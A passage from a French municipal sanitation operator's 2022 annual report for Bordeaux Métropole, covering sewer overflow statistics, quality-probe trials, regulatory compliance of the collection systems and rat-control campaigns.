raccordées sur le réseau en amont du site de Bastide, générant ainsi un volume d'eaux usées supplémentaire, d'autres sont en cours de construction. Il est donc urgent d'envisager des solutions pour absorber tous ces effluents.

HISTOGRAMME 2 – EXPL.6. Durées mensuelles des déversements 2022



Pour une meilleure lisibilité, l’histogramme 2 est également présenté ci-dessous sans les durées de déversement liées aux travaux réalisés sur la station d’épuration de Louis Fargue en début d’année.



Le second site contributeur de déversements non liés à la pluie est le site de Jaurès (Lormont) avec 10,2 % du volume annuel déversé non lié à la pluie. Ce site déverse en Garonne au niveau de la place Aristide Briand à Lormont.

Ce site unitaire a la particularité de recevoir des eaux de source et d'avoir un piquage qui collecte les effluents de temps sec vers un collecteur qui a une débitance réduite compte tenu d'une faible pente voire même de contre-pentes. Cette insuffisance entraîne des mises en charge au niveau de la place Aristide Briand à Lormont avec possibilité de débordement.

Pour éviter ces nuisances, des adaptations décrites dans la fiche [EXPL.5](#), ont été réalisées. Cependant, ce fonctionnement particulier a tendance à augmenter le volume et la durée des déversements non liés à la pluie.

En 2022, il y a eu 4 860 heures de déversements totaux contre 13 537 heures pour l'année 2021, soit une baisse d'environ 64 % (environ 361 jours cumulés). De même, les déversements non liés à la pluie ont nettement diminué représentant 1 617 heures de déversement (dont 1063 h pour le bassin de collecte de Louis Fargue en janvier) contre 4 876 heures en 2021.

Il est à noter que, pendant les périodes pluvieuses importantes, certains sites comme Jourde, Noutary, et St-Emilion déversent longtemps après leur période de ressuyage.

Ces volumes déversés ne sont pas classés dans les déversements non liés à la pluie tant que le pompage d'eaux usées est à son débit nominal. Ces déversements de longue durée sont liés à un apport d'eaux claires parasites important et à la saturation des stations de pompage pendant ces périodes.

Globalement sur l'année, la répartition du volume déversé est de 54,05 % sur le bassin de collecte de Louis Fargue et de 43,6 % sur celui de Clos de Hilde (voir [TABLEAU 2](#) et [DIAGRAMME 1](#)). Ces chiffres étaient respectivement de 61,6


% et 35,5 % en 2021. En retirant le volume déversé lié aux travaux en entrée de la station d'épuration du mois de janvier, la répartition passe à 39 % pour Louis Fargue et 58 % pour Clos de Hilde.

Cela s'explique en partie par l'impact positif important de la Gestion Dynamique sur le volume déversé de Louis Fargue pendant les mois avec des pluies faibles à moyennes favorables à son utilisation ce qui a été le cas pour une majorité de mois cette année. Sur les périodes correspondant à ces critères, soit 9 mois sur 12 (les mois de janvier – travaux, juin et novembre – pluie, ne sont pas pris en compte), il y a eu 8 heures de fonctionnement en mode Lutte contre les Inondations et aucune période en mode Vidange Rapide sur environ 28 jours de fonctionnement cumulé.

DIAGRAMME 1 – EXPL.6. Répartition des volumes déversés totaux par bassin de collecte (données 2021 et 2022)

Année 2021

- Blanquefort Lille
- Cantinolle
- Clos de Hilde
- Louis Fargue
- Sabarèges



Année 2022

- Blanquefort Lille
- Cantinolle
- Clos de Hilde
- Louis Fargue
- Sabarèges





TABLEAU 2 – EXPL.6. Synthèse des résultats de l'autosurveillance des réseaux d'assainissement (par bassin versant)											
Bassin versant	Pluviométrie*	Déversement global							Déversement non lié à la pluie		
		volume déversé	durée du déversement	charge estimée MES	charge estimée DCO	charge estimée DBO5	charge estimée NTK	charge estimée Pt	volume déversé	durée du déversement	% du volume déversé global
	mm	m3	h:mm	kg	kg	kg	kg	kg	m3	h:mm	
Blanquefort Lille	599,0	1 598	20:35	419	1 066	478	67	7	777	06:55	48,59%
Cantinolle	630,3	3 810	49:10	1 041	2 226	898	212	25	2 562	34:55	67,24%
Clos de Hilde	627,3	2 313 575	2319:55	325 728	560 777	179 890	54 347	6 464	34 611	251:15	1,50%
Louis Fargue	622,0	2 867 382	1414:30	555 726	888 204	312 447	90 590	10 398	1 295 841	1076:20	45,19%
dont travaux LF		1 804 128	1200:30	325 476	592 551	211 357	63 518	6 929	1 294 573	1075:45	
Sabarèges	562,6	118 545	1056:35	20 002	35 672	12 468	3 145	387	9 064	248:15	7,65%
Moyenne	608,2	1 060 982	1010:12	204 732	346 749	119 590	35 313	4 035	439 571	448:54	
Total		5 304 910	4860:45	902 916	1 487 945	506 180	148 361	17 281	1 342 855	1617:40	25,31%

* Cette pluviométrie ne prend en compte que les pluviomètres présents sur les 5 bassins de collecte, mais pas ceux situés sur le territoire hors BM, contrairement au chiffre indiqué dans le chapitre pluviométrie.

Les sites qui ont déversé le plus en 2022, en ne prenant pas en compte les déversements liés aux travaux sur la station de Louis Fargue en janvier, sont dans l'ordre : Peugue, Jourde, St-Jean, Noutary, Lauzun, Naujac et St-Emilion, tous à plus de 250 000 m³ déversés dans l'année. Le volume cumulé sur ces déversoirs représente 80% du volume total déversé sur Bordeaux Métropole (**HISTOGRAMME 3**).

HISTOGRAMME 3 – EXPL.6. Comparaison des déversoirs les plus contributeurs par rapport à la totalité des déversements sur Bordeaux Métropole




Les 4 déversoirs du bassin de collecte de Clos de Hilde sont situés sur la même antenne. Les stations de pompage correspondantes arrivent très rapidement à saturation lors des pluies, y compris de faible intensité. Cette remarque a son importance compte tenu du réaménagement de plusieurs quartiers de ce bassin de collecte avec l'arrivée de nombreux habitants.

Les sites du Peugue et Jourde représentent 42 % du volume total déversé sur le territoire de Bordeaux Métropole.

Les volumes déversés sur les sites de la seconde phase de l'autosurveillance réseau représentent 7 % du volume total déversé mais 37 % de la durée des déversements en raison, notamment, des sites de Bastide et Jaurès.

Concernant les durées de déversement, en éliminant les heures de déversements liées aux travaux sur la station de Louis Fargue, les déversements sur le bassin de Clos de Hilde représentent 61 % des durées totales de déversement (voir **DIAGRAMME 2**). Le site de Bastide, qui représentait 34 % des durées de déversements en 2021, ne représente plus que 13 % en 2022.

DIAGRAMME 2 – EXPL.6. Répartition des durées des déversements totaux par bassin de collecte (données 2021 et 2022)



Les déversements non liés à la pluie ont représenté près de 1,34 Mm³. Ce volume représente 25 % du volume total déversé, dont près de 96 % sur le bassin de collecte de Louis Fargue (voir **DIAGRAMME 3**). Il faut préciser que les travaux sur la station de Louis Fargue au mois de janvier ont représenté, à eux seuls, environ 1,3 Mm³. En ne les prenant pas en compte, il reste environ 48 300 m³ de volumes déversés non liés à la pluie, soit 1,2% du volume total déversé.


Les causes des déversements non liés à la pluie observés en 2022 sont réparties de la façon suivante :

- Travaux nécessitant des déversements avec autorisation demandés par le Délégué : 96,5 %
 - pour des travaux de réfection des bétons sur les décanteurs de Louis fargue dans le cadre de la garantie décennale (Peugue, Naujac, Laroque, Médoc, Lauzun),
 - pour des travaux de dévoiement de la conduite de refoulement Ø600 de Jourde dans le cadre des travaux pour le Belvédère (Jourde et St-Emilion),
 - en raison des travaux sur la Liaison Cantinolle - Lille (Camp des Lanciers, Blanquefort ZI et Onze Novembre),
- Défaut structurel de la canalisation de refoulement (Bastide et Jaurès) : 2,7 % ;
- Dysfonctionnements sur des installations de pompage (Lauzun, Sabarèges et Camp des Lanciers) : 0,3 % ;
- Saturation des installations suite à des arrivées d'eau ponctuelles ou entrée de Garonne (Allamandiers, Peyronnet, Saint-Jean, Thiers, Carriet et Jaurès) : 0,2 % ;
- Obstructions partielles ou totales des piquages de temps sec ou des pompes (Allamandiers, Peyronnet, Carriet, Cosmos et Jaurès, Palmer et Sybille) : 0,1 % ;
- Problèmes d'exploitation (Carriet, Sabarèges et St-Jean) : 0,1 % ;
- Problèmes liés à des interventions extérieures au périmètre d'exploitation (Blanquefort ZI et Sybille) : 0,04%.


DIAGRAMME 3 – EXPL.6. Répartition des volumes déversés non liés à la pluie par bassin de collecte (données 2021 et 2022)

Année 2021


- Blanquefort Lille
- Cantinolle
- Clos de Hilde
- Louis Fargue
- Sabarèges



Année 2022 - avec les volumes déversés suite aux travaux de Louis Fargue



Année 2022 - sans les volumes déversés suite aux travaux de Louis Fargue



Suite à l'arrêté du 21 juillet 2015, les concentrations en temps de pluie des différents paramètres appliqués à chaque site ont été recalculées par Bordeaux Métropole et appliquées aux déversements de l'année 2022. Le paramètre retenu pour le calcul de la conformité est la DBO₅.


En temps de pluie, les concentrations en DBO₅ sur les bassins de collecte unitaires de Louis Fargue et Clos de Hilde (90 mg/l) sont, en moyenne, plus faibles que celles sur les bassins de collecte séparatifs (203 mg/l) dans un rapport de 2,2. Par contre, en temps sec, le rapport n'est que de 1,7 (155 mg/l versus 268 mg/l).

Le flux de DBO₅ déversé sur le bassin de Clos de Hilde représente 36 % du flux annuel total de DBO₅ déversé sur le territoire de Bordeaux Métropole, pour 44 % du volume déversé, ce qui montre que les effluents sont globalement plus dilués sur ce bassin de collecte (voir **DIAGRAMME 4**).


DIAGRAMME 4 – EXPL.6. Répartition des flux de DBO5 déversés par bassin de collecte (données 2021 et 2022)

Année 2021


- Blanquefort Lille
- Cantinolle
- Clos de Hilde
- Louis Fargue
- Sabarèges



Année 2022 - sans la charge déversée suite aux travaux de Louis Fargue



Année 2022 - sans la charge déversée suite aux travaux de Louis Fargue



Au cours de l'année 2022, tous les prélèvements prévus, au nombre de 79, ont été effectués (51 par temps de pluie et 28 par temps sec), avec une répartition quasiment égale entre les 2 phases d'instrumentation : 40 pour la première phase et 39 pour la deuxième.

En accord avec les préconisations de Bordeaux Métropole, les concentrations actuelles seront mises à jour pour 2023 avec les nouvelles données saisies dans la base.

Comme prévu dans le contrat, 5 sites ont été équipés de sondes permettant de suivre en continu la qualité des effluents (paramètres suivis UV et MES). Ces équipements ont été installés en fin d'année 2020 :

- Lauzun et Médoc : sonde combinant la mesure UV et MES de marque s::can,
- Naujac, Bastide et entrée Louis Fargue : sonde UV et sonde de turbidité de marque Hach Lange.

Cette étude a fait l'objet d'une présentation à Bordeaux Métropole le 15/11/2022.


Ces capteurs permettent la mesure en continu de la DCO et des MES. Cette démarche expérimentale doit permettre :

- D'estimer de façon plus précise les flux de MES déversés et d'estimer les flux de DCO ;
- De connaître plus précisément les profils dynamiques des concentrations pendant les événements pluvieux et les déversements ;
- D'établir un retour d'expériences quant à l'apport de ces instruments de mesure en continu par rapport aux conditions d'exploitation nécessaires pour garantir un fonctionnement optimum ;
- A terme, de compléter la Gestion Dynamique avec un volet Qualité.

Les campagnes de prélèvements, commencées en 2021, ont été poursuivies en 2022 afin de calibrer les sondes en corrélant les mesures UV lues au moment du prélèvement avec les résultats des analyses en DCO et MES. Un étalonnage a également été effectué avec une solution de cellulose calibrée.

Cette seconde année d'exploitation a confirmé la complexité de fiabiliser les mesures y compris avec les étalonnages effectués. Le calibrage effectué à une date ne se confirme pas forcément sur l'étalonnage suivant. De plus, ces capteurs, placés dans le flux d'eaux usées brutes, sont sensibles à l'encrassement et surtout au colmatage essentiellement par des lingettes. Il en résulte un taux de disponibilité des mesures de 63 % (voir **HISTOGRAMME 3**).

HISTOGRAMME 3 - Expl.6. Taux de disponibilité des mesures UV




Face au nombre important d'interventions nécessaires pour maintenir un bon état de fonctionnement des sondes, lors des premiers mois de mesures, il a été décidé d'intervenir pour l'entretien des capteurs, uniquement, avant les épisodes pluvieux annoncés dans la mesure du possible.

Les **GRAPHIQUES 1 à 3** montrent l'instabilité de la mesure et la difficulté d'analyse des résultats. Volontairement, la même échelle des ordonnées a été conservée sur ces 5 graphiques.


Les principaux dysfonctionnements rencontrés sont les suivants :

- Colmatage des sondes (lingettes, ...)
- Encrassement des sondes (gras) occasionnant des dérives
- Blocage du balai essuie-glace (Lauzun, Louis Fargue, Médoc)
- Grignotage des câbles par des rongeurs (Lauzun)
- Défaut sur les enregistreurs (Naujac, Médoc)
- Sondes hors d'eau : Naujac la nuit sur les périodes de nappe basse et Bastide depuis les travaux sur la canalisation de refoulement des eaux chargées (moins de déversement dans le bassin).


A noter que les sondes du site de Louis Fargue, situées en haut des vis sur l'arrivée des eaux brutes, ont été retirées le temps de trouver un nouvel emplacement moins exposé au flux important et chargé. Elles ont été remises en service fin décembre à l'aval des dessableurs, site nettement moins exposé à la détérioration de leur support. Il y a eu très peu de données exploitables sur ce site en 2022.





GRAPHIQUE 2 - EXPL.6. Suivi des mesures UV horaires sur le site de Médoc



GRAPHIQUE 3 - EXPL.6. Suivi des mesures UV horaires sur le site de Naujac




Sur certaines périodes, souvent assez courtes, des mesures stables ont pu être enregistrées, notamment sur les périodes de temps sec (voir **GRAPHIQUES 4 et 5**).





Les évènements pluvieux se traduisent très souvent par un pic de DCO et MES lors du premier flot puis une baisse significative avant un retour progressif à des concentrations de temps sec. Quelques exemples sont représentés sur les **GRAPHIQUES 6 à 8**. Cependant, en raison des perturbations hydrauliques, il y a peu d'évènements réellement exploitables.

GRAPHIQUE 6 - EXPL.6. Suivi des mesures UV horaires sur le site de Lauzun - pluie du 29/12/2022



GRAPHIQUE 7 - EXPL.6. Suivi des mesures UV horaires sur le site de Médoc - pluie du 12/12/2022





Les flux de pollution obtenus à partir des sondes UV et des concentrations résultant des prélèvements ont été calculés sur les mêmes périodes que les graphiques ci-dessus. Les résultats sont regroupés dans le **TABLEAU 3** ci-dessous.

TABLEAU 3 – EXPL.6. Comparaison des flux de MES et DCO mesurés par les sondes UV et calculés à partir des prélèvements				
		Flux mesurés par les sondes UV en kg	Flux calculés à partir des prélèvements en kg	Différence
Lauzun	MES	11971	11727	-2%
	DCO	11008	17835	38%
Médoc	MES	6620	4308	-54%
	DCO	4290	6567	35%
Naujac	MES	5057	8086	37%
	DCO	4369	13891	69%

Le calcul des flux à partir des prélèvements est effectué sur la base des concentrations moyennes disponibles depuis le début des prélèvements.

Ce tableau montre des différences significatives sur certains sites. Cette problématique s'explique par les conditions environnementales dans lesquelles les sondes sont utilisées : en réseau dans un effluent brut exposées aux diverses matières et flottants charriés. L'exploitation des sites est rendue difficile du fait du caractère aléatoire des maintenances curatives, ce qui entraîne des difficultés à obtenir des plages de fonctionnement optimisées de longue durée. A cela s'ajoute la difficulté de calibrage des sondes. Rappelons également que l'incertitude de la mesure sur la DCO est de 30 % ce qui est loin d'être négligeable.

Pour 2023, les perspectives sont de travailler sur les calibrations avec des solutions synthétiques et en partenariat accentué avec les fournisseurs. Les essais vont, dans un premier temps, se concentrer sur 2 sites plus favorables (Lauzun et Naujac). Une fois fiabilisé, le protocole pourra être appliqué aux autres sites.

CONTRÔLE MÉTROLOGIQUE

Conformément à l'arrêté de juillet 2015, le contrôle métrologique de l'ensemble des débitmètres a été effectué au cours de cette année. En accord avec Bordeaux Métropole, la moitié de ces contrôles a été suivie par un prestataire indépendant (société SEMERU), l'autre moitié étant effectuée par le service Métrologie de la SABOM. Les contrôles se sont déroulés sur 14 jours entre avril et octobre 2022. Les rapports correspondants ont été transmis à l'Agence de l'Eau Adour Garonne fin janvier 2023. L'ensemble des appareils de mesure était conforme par rapport aux écarts maximums tolérés.

EXPL.6.2 CONFORMITE DES SYSTEMES D'ASSAINISSEMENT

EXPL.6.2.1 : Evaluation de la conformité de la collecte par temps de pluie

Chaque année, les services en charge de la police de l'eau évaluent la conformité du système de collecte de chaque système d'assainissement au regard des objectifs fixés par la directive 91/271/CEE sur la base des données issues de l'autosurveillance.

Le critère utilisé pour statuer sur la conformité du système de collecte par temps de pluie est identique chaque année et était à choisir parmi les trois options suivantes avant fin 2021 :

- Les rejets par temps de pluie représentent moins de 5% des volumes d'eaux usées produits par le système d'assainissement durant l'année ;
- Les rejets par temps de pluie représentent moins de 5% des flux de pollution produits par le système d'assainissement durant l'année ;
- Moins de 20 jours de déversement ont été constatés durant l'année au niveau de chaque déversoir d'orages soumis à autosurveillance réglementaire.

Sur le territoire de Bordeaux Métropole, le critère retenu à l'issue d'un travail collaboratif entre la Direction de l'Eau Bordeaux Métropole et de la SABOM mené entre 2019 et 2020 est celui de la charge en DBO₅. Les résultats de l'étude qui ont permis de retenir le critère DBO₅ sont repris dans le tableau suivant :

TABLEAU 4 - EXPL.6.2 Etude des conformités

	Conformité 2019 (sur les 4 dernières années)						Conformité 2020 (sur les 5 dernières années)					
	Volume	MES	DCO	DBO ₅	NTK	Pt	Volume	MES	DCO	DBO ₅	NTK	Pt
Louis Fargue	10,0%	14,4%	9,9%	8,6%	7,2%	8,2%	10,7%	15,4%	10,7%	9,5%	8,0%	9,0%
Clos de Hilde	14,1%	9,7%	8,1%	6,3%	8,9%	8,5%	14,3%	10,6%	8,7%	6,8%	9,2%	9,0%
Sabarèges	5,1%	2,6%	2,6%	2,2%	3,5%	3,7%	5,5%	3,1%	3,0%	2,5%	3,8%	4,2%
Catinolle	0,0%	0,0%	0,0%	0,0%	0,0%	0,0%	0,0%	0,0%	0,0%	0,0%	0,0%	0,0%
Lille	0,2%	0,2%	0,2%	0,2%	0,1%	0,1%	0,2%	0,3%	0,3%	0,3%	0,2%	0,2%
Les Cailhocs	0,0%	0,0%	0,0%	0,0%	0,0%	0,0%	0,0%	0,0%	0,0%	0,0%	0,0%	0,0%
Total BM	10,1%	9,4%	7,0%	5,8%	6,3%	6,7%	9,9%	9,3%	7,1%	6,4%	7,5%	8,5%

Les flux de DBO₅ produits par l'agglomération pendant la période considérée sont calculés en totalisant les flux de DBO₅ déversés durant cette période au niveau des déversoirs d'orages soumis à autosurveillance (point A1), au niveau du déversoir de tête de station (point A2) et entrant en station (point A3).

Ainsi, le système de collecte du système d'assainissement sera jugé « conforme ERU » si :

Les déversements constatés dans les situations inhabituelles décrites aux alinéas 2 et 3 de la définition 23 de l'article 2 de l'arrêté 21 juillet 2015 (opérations programmées de maintenance et circonstances exceptionnelles) ne sont pas pris en compte pour ce calcul.

Afin de prendre en compte la variabilité interannuelle de la pluviométrie, cette conformité sera appréciée sur la base des cinq dernières années de mesures. L'année 2022 correspond à la première année où le calcul de conformité de temps de pluie peut être effectué depuis la mise en application de l'arrêté.

Pour 2022, les résultats par systèmes d'assainissement sont repris dans le **TABLEAU 5**.

TABLEAU 5 – EXP.6. Evaluation de la conformité temps de pluie		
Système d'assainissement	Résultat du calcul	Evaluation
Cailhocs	0 %	Conforme
Cantinolle	0,04 %	Conforme
Clos de Hilde	6,8 %	Non conforme
Louis Fargue	8,8 %	Non conforme
Lille	0,12 %	Conforme
Sabarèges	2,05 %	Conforme

A noter que le calcul du flux déversé sur 5 ans par temps de pluie par les déversoirs d'orage situés sur le système de collecte, peut être calculé différemment avec les outils de rapportage du Ministère, car les déversements correspondants à des situations inhabituelles ne sont pas exclus automatiquement. Le service police de l'eau a décidé de se caler sur les données de l'exploitant, plus fiables, notamment sur les données de 2018 à 2021.

Pour les systèmes non conformes par temps de pluie (Clos de Hilde et Louis Fargue, les 2 bassins de collecte possédant un réseau unitaire important), un plan d'actions avec échéancier de travaux doit être établi par Bordeaux Métropole dans un délai maximum de 2 ans (avant le 31/12/2025).

A l'issue de cette période, un arrêté préfectoral fixant le contenu du plan d'actions, le calendrier précis de réalisation des travaux (avec un étalement de 10 ans maximum) sera pris par le service de Police de l'Eau.

Au cours de cette période, le système de collecte sera déclaré conforme.

Si l'échéancier de travaux (10 ans maximum) est respecté, alors le système de collecte sera déclaré conforme. Par contre, si une des actions du plan n'est pas respectée ou le calendrier, alors le système de collecte sera déclaré non-conforme.

EXPL.6.3.2 : Evaluation de la conformité de la collecte par temps sec

Comme pour le temps de pluie, chaque année, les services en charge de la police de l'eau évaluent la conformité du système de collecte de chaque agglomération d'assainissement au regard des objectifs fixés par la [directive 91/271/CEE](#) sur la base des données issues de l'autosurveillance.

Pour la conformité de temps sec, le critère utilisé est le flux de pollution exprimé en kg/j de DBO₅ ou en EH/j. Au niveau de la Police de l'Eau, les périodes de temps sec sont définies par une absence de pluie les jours J, J-1 et J-2, ceci afin d'éliminer les éventuelles périodes de ressuyage des eaux pluviales.

Le calcul du ratio est le suivant :

Σ Flux de pollution déversé au niveau des A1 par temps sec

*Nombre de jours de déversement * CBPO entrée stations*

De même que pour le temps de pluie, les situations inhabituelles sont éliminées pour le calcul. C'est le cas des déversements liés aux travaux sur Louis Fargue, sur les systèmes de Cantinolle et Lille pour les travaux de la jonction entre les 2 stations et sur le système de Clos de Hilde pour des travaux de modification du refoulement de Jourde.

Seules les données de l'année à évaluer sont nécessaires pour le calcul.

Ce ratio est comparé au seuil de 1 % qui est un seuil de tolérance pour la DBO₅ et des 2000 EH.

La conformité de la collecte par temps sec ne se calcule pas au niveau de chaque système d'assainissement mais au niveau de l'agglomération. L'agglomération d'assainissement de Bordeaux, au sens de la directive Eaux Résiduaires Urbaines (ERU) regroupe depuis 2008, en plus des 5 systèmes d'assainissement de Bordeaux Métropole (Sabarèges, Louis Fargue, Clos de Hilde, Cantinolle et Lille), les systèmes d'assainissement de Léognan, Canéjan La House, Canéjan Bourg, Le Pian-Médoc, Saint-Loubès et Saint-Loubès ZI.

Au vu des données transmises par les différentes entités, l'agglomération d'assainissement de Bordeaux a été déclarée conforme pour l'année 2022 par la Police de l'Eau.

EXPL.6.3 BILAN DES INDICATEURS

Référence	Intitulé	Objectif	Résultat 2019	Résultat 2020	Résultat 2021	Résultat 2022
Indicateur opérationnel UI20	Nombre de postes de refoulement dont le taux de saturation est supérieur à 80%	N/A	4	9	12	8
Indicateur opérationnel R49	Taux de disponibilité des équipements	95 % en moyenne	Autosurveillance : 97,4 % Pluviomètres : 96,2%	Autosurveillance : 97 % Pluviomètres : 97,1 %	Autosurveillance : 98,9 % Pluviomètres : 96,9 %	Autosurveillance : 98,9 % Pluviomètres : 95,0 %

Pour l'indicateur UI20, les postes concernés sont les suivants :

- taux de saturation à 100 % : aucun
- taux de saturation compris entre 90 % et 100% : Bastide et Onze Novembre
- taux de saturation compris entre 80 % et 90 % : Avenue du Roy, Eau Blanche, Arcins, Grandjean, Noutary et Saint -Emilion.

Les explications concernant ces saturations sont données dans la fiche [EXPL.1](#).

Le cumul de la pluviométrie précédant la période d'étude a été moins important en 2022 (252 mm) qu'en 2021 (440 mm), ce qui explique que, globalement, les taux de saturation des stations de pompage ont baissé par rapport à 2021. Cependant, les stations citées ci-dessus restent à un point critique. Des travaux (changement de pompes, chemisage des collecteurs, ...) ont été effectués en 2022 ou sont programmés (Bastide, Grandjean, Avenue du Roy et Onze Novembre). Pour les autres stations, à notre connaissance, rien n'est envisagé à court terme malgré les évolutions démographiques importantes sur les bassins de collecte concernés (secteurs Brazza - Bastide, Jourde, Noutary, ...)

RÉFÉRENTIEL CONTRAT

Article 24

Entretien des canalisations et des ouvrages associés au réseau

Article 24.5

Dératisation

SOMMAIRE

EXPL.7.1. DÉRATISATION PRÉVENTIVE	575
EXPL.7.2. DÉRATISATION CURATIVE	580
EXPL.7.3. BILAN DES INDICATEURS.....	582

Le Délégué, de par son contrat, est chargé des actions visant à limiter la prolifération des rats dans les réseaux. Il effectue à ce titre des **campagnes préventives** régulières de dératisation (à minima 2 000 regards par an).

Afin de définir les campagnes préventives, le Délégué réalise une rencontre annuelle avec l'ensemble des services d'hygiène des mairies en début d'année pour élaborer le plan de dératisation pour l'année suivante.

Le Délégué prend en compte la notion de développement durable en limitant la pollution des sols, des eaux et en diminuant les risques sanitaires et environnementaux liés à l'utilisation de produits et matériels et utilise donc de manière préférentielle le piégeage des rongeurs sans produits chimiques (piégeage mécanique).

Il peut aussi être amené à intervenir ponctuellement à la demande (délégué, mairie, particulier), sur environ 2 000 regards supplémentaires à traiter par an lors de **campagnes curatives**.

Dans le but d'informer les riverains des campagnes de dératisation menées dans leur quartier avant et après ces interventions, un **flyer sur la dératisation** a vu le jour en juin 2020.



Service public de l'assainissement
collectif et de gestion des eaux pluviales



INFORMATION DERATISATION DANS VOTRE QUARTIER

Madame, Monsieur,

Dans le cadre d'une **opération de dératisation du réseau d'assainissement**, L'Eau Bordeaux Métropole vous informe qu'une intervention de dératisation a eu lieu le
dans votre quartier.

Ces interventions sont sans nuisance pour les riverains et ont pour objectif de contribuer à la qualité de vie de votre quartier.



Afin de garantir l'efficacité de cette campagne, il est rappelé que celle-ci doit s'accompagner d'un respect strict des règles d'hygiène concernant l'emballage des poubelles en sacs fermés et déposés dans les containers adaptés.

Comptant sur votre compréhension, nous vous prions d'agréer, Madame, Monsieur, nos salutations distinguées.

Votre service Relation Usagers



Pour plus d'informations, contactez nous au 09 77 40 10 13 (option 2 : Assainissement).


Cela est aussi l'occasion de rappeler que chacun peut contribuer à améliorer l'hygiène publique en veillant à utiliser des sacs poubelles bien fermés et à les déposer dans des containers adaptés.

Ces flyers sont systématiquement diffusés dans les boîtes aux lettres en amont des campagnes préventives de dératisation. Ils sont également laissés après le passage dans la boîte aux lettres du/des riverains qui auraient signalé la présence de rats et demandé une dératisation ponctuelle (**campagnes curatives**).

EXPL.7.1. DÉRATISATION PRÉVENTIVE

La dératisation préventive est réalisée principalement à l'aide des 16 caméras de surveillance et de 108 pièges mécaniques adaptés aux collecteurs de diamètre 200 ou 300 mm dont dispose le service de l'Eau Bordeaux Métropole depuis le démarrage du contrat. Cette dératisation mécanique permet de limiter le recours aux appâts chimiques et le rejet de micropolluants au milieu naturel.

PHOTOGRAPHIES 1, 2 et 3 - EXPL.7.1 Pièges mécaniques, mise en œuvre et visualisation de la caméra



La méthodologie de la dératisation mécanique se réalise en plusieurs étapes :

1. L'installation de caméra de surveillance dans les regards de visite sur le secteur à dératiser,
2. 48h après l'installation de la caméra, retrait et le visionnage des vidéos des caméras de surveillance,
3. Si la présence de rats est confirmée et si le diamètre est compris entre 150 et 300 mm, la SABOM procède à l'installation des pièges de dératisation mécanique,
4. S'il n'y a pas de rats sur les vidéos, la SABOM effectue une dératisation chimique avec la pose d'appâts raticides dans les regards de visite.

Une fois installés, les pièges restent en place tant que sont détectés des déclenchements. La SABOM les retire entre 1 mois et 1 mois ½ après le dernier déclenchement (préconisation du fournisseur des pièges de dératisation mécanique).

La rencontre annuelle, avec les services Hygiène, la Direction de l'Eau (DEau) et la SABOM s'est tenue le 17 février 2022. Elle avait pour but de présenter les interventions de dératisations effectuées (curatives et préventives) par la SABOM courant 2021.

Afin de préparer les demandes de dératisations préventives de 2022, la DEau a transmis un tableau le 18 février 2022 aux services Hygiène afin de pouvoir recenser leurs besoins.

Après analyse des demandes, le centre Assainissement de la DEau a transmis à la SABOM et aux services Hygiène, son choix, fin mars, pour le programme de réalisation de la campagne 2022.

Pour cette campagne 2022, le choix de dératiser seulement des réseaux d'Eaux Usées et/ou Unitaire a été effectué, comme en 2021.

Les rats sont généralement bien plus présents dans ces réseaux.

Pour rappel, un piège installé équivaut à 7 regards appâtés (donnée fournisseur).

Au 1er janvier 2022, il y avait 23 pièges encore en place, installés depuis 2019 pour certains : des déclenchements étaient encore enregistrés. Ils sont répartis comme suit :

- 3 sur Bassens,
- 1 sur Le Bouscat,
- 3 sur Gradignan,
- 1 sur Bègles,
- 2 sur Cenon,
- 2 sur Floirac,
- 1 sur Pessac,
- 4 sur Bordeaux,
- 1 sur Lormont,
- 1 sur Saint Médard en Jalles,
- 2 sur Mérignac,
- et 2 sur Eysines.

Entre le 1 janvier et le 31 décembre 2022, 126 pièges de dératisation mécanique ont été installés, et répartis comme suit :

- 9 pièges sur Villenave d'Ornon ;
- 5 pièges sur Talence ;
- 4 pièges sur Saint Médard en Jalles ;
- 7 pièges sur Pessac ;
- 3 pièges sur Mérignac ;
- 1 piège sur le Haillan ;
- 4 pièges sur le Bouscat ;
- 12 pièges sur Gradignan ;
- 3 pièges sur Floirac ;
- 6 pièges sur Eysines ;
- 20 pièges sur Cenon ;
- 4 pièges sur Carbon Blanc ;
- 1 piège sur Bruges ;
- 22 pièges sur Bordeaux ;
- 2 pièges sur Blanquefort ;
- 3 pièges sur Bègles ;
- 8 pièges sur Bassens ;
- 8 pièges sur Artigues Près Bordeaux ;
- 3 pièges sur Ambès ;
- et 1 piège sur Ambarès.

Notons que ces 126 pièges installés en 2022 plus les 23 pièges en place au 01 janvier 2022 ont permis de tuer **5 250 rats sur l'année 2022.**

Notons que le nombre de rats tués a très nettement augmenté par rapport à 2021 (2 266 rats éliminés). Cela peut s'expliquer pour partie par les 22 pièges installés en plus en 2022 par rapport à 2021. Nous pouvons ensuite émettre l'hypothèse d'une population de rats en forte croissance du fait de la faible pluviométrie enregistrée sur 2022 et d'un meilleur ciblage des zones traitées.

En plus de la dératisation mécanique, nous avons appâté 714 regards de visite avec la pose d'appâts raticides (dératisation chimique) sur les zones où la pose de pièges n'est pas possible.

En complément de ces demandes de campagnes et pour des problématiques importantes d'infestation de rats, des échanges et des rencontres spécifiques ont été animés conjointement par le délégant et le délégataire, en coopération avec les mairies de quartier et les bailleurs sociaux sur les zones suivantes :

- avec la mairie de Villenave d'Ornon, en réponse aux demandes GDC 8189, GDC 8190 et GDC 8364;
- avec la mairie de Saint Médard en Jalles rue des Ormeaux autour de l'école La Garenne;
- avec le service Hygiène de Mérignac, en réponse à la demande GDC 8415;
- avec la mairie du Haillan, en réponse à la demande GDC 7946;
- avec la mairie de Gradignan, en réponse à la demande GDC 6940;
- avec le service Hygiène de Floirac, aux alentours de la résidence Aquitanis rues Verne/Péguy/Voltaire/Colette;
- avec la mairie d'Eysines rue des Fleurs;
- avec la mairie de Cenon, Quartier Palmer et en réponse aux demandes GDC 8556, GDC 8557 et GDC 8558;

- avec InCité sur le secteur du Grand Parc rue Maryse Bastié;
- avec la mairie de Bordeaux, en réponse aux demandes GDC 7939, GDC 8110 et GDC 8729;
- avec la mairie de Bordeaux Bastide, rue Laplace;
- avec la mairie de Bassens au N°100 rue Maurice Toutaud;
- avec la mairie d'Ambarès, quartier Lagrave.

Au final, en 2022, 126 pièges ont été installés durant la campagne préventive, ce qui correspond à (126×7) 882 regards appâtés. A cela s'ajoute les 23 pièges installés entre 2019, 2021 et 2022, ce qui correspond à (23×7) 161 regards appâtés, déjà en place au 01 janvier 2022.

En plus des pièges, nous avons appâtés 714 regards de raticide (dératisation chimique).

Cela donne au final un total de **1 757 regards appâtés/traités en préventif (TABLEAU 1)**.

La **FIGURE 1** ci-dessous montre le type de suivi disponible au niveau de l'interface fournie par le fournisseur des pièges (via l'outil WisePlan Pro).

